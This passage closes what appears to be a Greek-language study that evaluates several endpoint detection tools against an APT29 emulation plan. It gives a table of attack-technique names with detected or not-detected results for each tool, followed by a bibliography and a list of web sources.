Registry Cleanup for UAC Bypass Technique	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Process Injection	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Planting Modified Sysinternals Utilities	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Remote System Discovery	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Remote System Discovery	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
System Network Configuration Discovery	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Process Discovery	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Artifact Cleanup - Delete Files	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Loading Stage-2 & Performing Discovery	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
4.C.2 - System Network Connections Discovery (T1049)	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Credential Dumping using Process Injection	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Persistent Service 1	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Persistent Service 2	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Access Token Manipulation	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε

Credentials In Files-Chrome	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Query Registry	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Credentials In Files (T1081) - Private Keys Extraction	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Staging files for PowerShell module imports	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Screen Capturing	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Automated Collection (T1119) - Clipboard (T1115)	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Automated Collection (T1119) - Input Capture (T1417)	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Data from staged file (T1074) and Exfiltration over C2 Channel (T1041)	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Remote File Copy (T1105)	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Remote System Discovery (T1018)	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Identifying current user on other machines	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
File and Directory Discovery (T1083)	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Copy Sandcat File	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Screen Capture (T1113)	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
ΑνιχνεύτηκεAutomated document collection (T1119)	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε	Ανιχνεύτηκε
Data from staged file (T1074) and	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε

Exfiltration over C2 Channel (T1041)						
Artifact Cleanup - Delete Staged Files	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Artifact Cleanup	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Startup Folder Persistence Execution	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Click. LNK payload	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Timestomp kxwn.lock	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Detect Anti-Virus	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Detect Software	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Enumerate Computer Name	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε	Ανιχνεύτηκε
Enumerate Domain Name	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε	Ανιχνεύτηκε
Enumerate Username	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε	Ανιχνεύτηκε
Enumerate Processes	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε	Ανιχνεύτηκε
UAC Bypass via sdctl	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Credential Dumping	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Stage Mimikatz Binary	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε	Ανιχνεύτηκε
WMI Persistence technique	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Enumerate Domain Controller	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Enumerate Domain SID	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Remote Connection (T1028) & Remote File Copy (T1105) & Credential Dumping	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Collect E-mails	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Collect Files & Compress Collection	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Exfiltrate data to OneDrive	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Data Wiping of staged files	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε	Ανιχνεύτηκε

Execute Invoke-Mimikatz	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Triggering Persistent	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε

	Ανιχνεύτηκε αυτόματα
	Ανιχνεύτηκε με χρήση κανόνων Sigma
	Ανιχνεύτηκε το γεγονός μόνο. Δεν συσχετίστηκε με το MITRE

Βιβλιογραφία

1. The Design and Implementation of an Antivirus Software Advising System, 2012, Eugene Chamorro, Jianchao Han et al.
2. Endpoint Protection Measuring the effectiveness of remediation technologies and methodologies for insider threat,2019 Sonali Chandel, Sun Yu, Tang Yitian, Zhou Zhili, Huang Yusheng.
3. Gartner™ Magic Quadrant for Endpoint Protection Platforms 2021, TrendMicro
4. Critical Capabilities for Endpoint Protection Platforms,2018 Gartner, Eric Ouellet, Ian McShane.
5. SANS Institute examining openedrs effectiveness edr solution, 2021 SANS, Christian Vrescak.
6. The SOAR Buyer's Guide, Splunk.
7. https://www.hysolate.com/learn/sandboxing/sandboxing-security-a-practical-guide.
8. Endpoint Detection and Response for Dummies, 2016, Tripwire.
9. Tactical Provenance Analysis for Endpoint Detection and Response Systems, 2020 IEEE Adam Bates et al.
10. Evaluating Open Source HIDS with Persistence Tactic of MITRE ATT&CK, 2021 SANS, Jon Chandler.
11. XDR for Dummies, 2022, CISCO.
12. XDR:The Evolution of Endpoint Security, 2021, Shaji George et al.
13. State of Endpoint Security Risk, 2018 Ponemon Institute
14. Next Generation Firewall for Network Security: A Survey, 2018 Kishan Neupane et al.

Πηγές Internet

1. https://www.mitre.org
2. https://wazuh.com
3. https://atomicorp.com/atomic-enterprise-ossec
4. https://www.ossec.net
5. https://github.com/ION28/BLUESPAWN
6. https://openedr.com/
7. https://github.com/endgameinc/RTA
8. https://atomicredteam.io
9. https://www.trendmicro.com
10. https://go.attackiq.com/rs/041-FSQ-281/images/CISO_Guide_APT29.pdf
11. https://github.com/center-for-threat-informed-defense/adversary_emulation_library/blob/master/apt29/Operations_Flow.md
12. https://github.com/SigmaHQ/sigma